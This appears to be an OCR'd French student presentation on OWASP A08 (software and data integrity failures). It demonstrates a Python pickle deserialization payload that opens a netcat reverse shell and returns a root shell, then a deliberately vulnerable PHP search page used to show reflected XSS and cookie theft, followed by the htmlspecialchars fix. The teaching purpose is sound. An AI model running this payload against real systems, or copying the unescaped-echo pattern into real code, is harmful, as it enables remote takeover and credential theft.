


A08-2021-Software and Data Integrity Failures

06-12-2021

Groupe 5

Ndeye fatou gueye

Mendy

Salimata Diallo

Mouhamed Bensouda

Papa Makhtar Gueye

Younouss Athie


Niveau: DIC3


Professeur: Pr.


```python
import pickle
import base64
import os
class payload():

    def __reduce__(self):
        lport ="1337"
        lhost = "172.17.0.1"
        #cmd = f"nc -nv {lhost} {lport} -e /bin/sh"
        return (os.system,(f"nc -nv {lhost} {lport} -e /bin/sh",))

deserial_payload = payload()
serial_payload = pickle.dumps(deserial_payload)
rememberme = base64.b64encode(serial_payload)
print(rememberme)
```


Security Knowledge Framework
chat on gitter
LIVE DEMONSTRATION!
Deserialization
username
password
Remember me
Submit Button
Not a member yet ? register here


Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.1.100:5000
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty
Raw
Hex
1 POST /update HTTP/1.1
2 Host: 192.168.1.100:5000
3 Content-Length: 11
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.100:5000
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://192.168.1.100:5000/login
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: rememberme=gANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYAwAAAHBtZ3EEWAgAAABwYXNzd29yZHEFWAYAAABwYXNzZXJxBnViLg==; session=eyJsb2dnZWRpbiI6dHJ1ZSwidXNlcm5hbWUiOiJwbWcifQ.Y5sSHQ.6KuRLAImXeWZ9NZoaaGc2QgYd0k
14 Connection: close
15
16 action=home
Inspector
Selection 111
Selected text
ANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYAwAAAHBtZ3EEWAgAAABwYXNzd29yZHEFWAYAAABwYXNzZXJxBnViLg==
Decoded from: URL encoding
ANjX19tYWluX18KdXNyCnEAKYFxAX1xAihYCAAAAHVzZXJuYW1lcQNYAwAAAHBtZ3EEWAgAAABwYXNzd29yZHEFWAYAAABwYXNzZXJxBnViLg==
Cancel
Apply changes
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 1
Request Cookies 2
Request Headers 13


File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1337
listening on [any] 1337 ...
^C
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1337
listening on [any] 1337 ...
connect to [192.168.1.101] from (UNKNOWN) [192.168.1.101] 50876
whoami
root
DESERIALIZATION
Find the deserialization issue and get a remote

L’art subtil d’exploiter la vulnérabilité XSS

Implémentation

I. Insertion d’un code html dans le formulaire

Pour tester la vulnérabilité, on envoie un code HTML au champ du formulaire à partir de l’url:

<h1 style=”color:red”;>test</h1> c'est le mot-clé que nous avons entré dans le formulaire. Le navigateur reçoit le résultat et tombe sur <h1 style=”color:red”;>test</h1>. Pour lui il s'agit d'une balise HTML, il va donc l'interpréter comme telle d'où le mot test en tant que titre en rouge.


xss.php

```php
<!DOCTYPE html>
<html lang="fr">
    <head>
    <meta charset="utf-8" />
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        <?php
        if(!empty($_GET['keyword']))
        {
        echo "Résultat(s) pour le mot-clé : ".$_GET['keyword'];
        }
        ?>

        <form type="get" action="">
        <input type="text" name="keyword" />
        <input type="submit" value="Rechercher" />
        </form>
    </body>
</html>
```

Résultat



Ainsi on voit que cela marche bien car le code est pris en compte.

II. Insertion d'un code java script dans le formulaire

On refait la même chose mais cette fois un envoie un script à partir de l'url.

III. vol de cookies

Pour récupérer les cookies, on peut utiliser la fonction document.cookie


```php
<!DOCTYPE html>
<html lang="fr">
    <head>
        <meta charset="utf-8" />

        <script>
            document.cookie = 'login=admin;'
            document.cookie ='motdepasse=mon_super_mot_de_passe_secret_que_personne_ne_trouvera;'
        </script>
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        <?php
            if(!empty($_GET['keyword']))
            {
            echo "Résultat(s) pour le mot-clé : ".$_GET['keyword'];
            }
        ?>

        <form type="get" action="">
            <input type="text" name="keyword" />
            <input type="submit" value="Rechercher" />
        </form>
    </body>
</html>
```

Résultat



IV. Protection contre l'attaque

Pour se protéger des XSS il faut remplacer les caractères qui pourraient éventuellement être compris par le navigateur comme des balises par leur entité HTML.

En faisant cela, le navigateur affichera textuellement le caractère et ne cherchera plus à l'interpréter.

<h1>test</h1> donnera donc le message <h1>test</h1> et non plus le mot « test » en tant que titre.


En PHP, vous pouvez utiliser les fonctions htmlentities ou htmlspecialchar

```php
<!DOCTYPE html>
<html lang="fr">
    <head>
        <meta charset="utf-8" />
    </head>
    <body>
        <h1>Mon super moteur de recherche</h1>

        <?php
            if(!empty($_GET['keyword']))
            {
                echo "Résultat(s) pour le mot-clé : ".htmlspecialchars($_GET['keyword'],ENT_QUOTES);
            }
        ?>

        <form type="get" action="">
            <input type="text" name="keyword" />
            <input type="submit" value="Rechercher" />
        </form>
    </body>
</html>
```

Résultat



Mon super moteur de recherche

Résultat(s) pour le mot-clé : <h1>test</h1>

Rechercher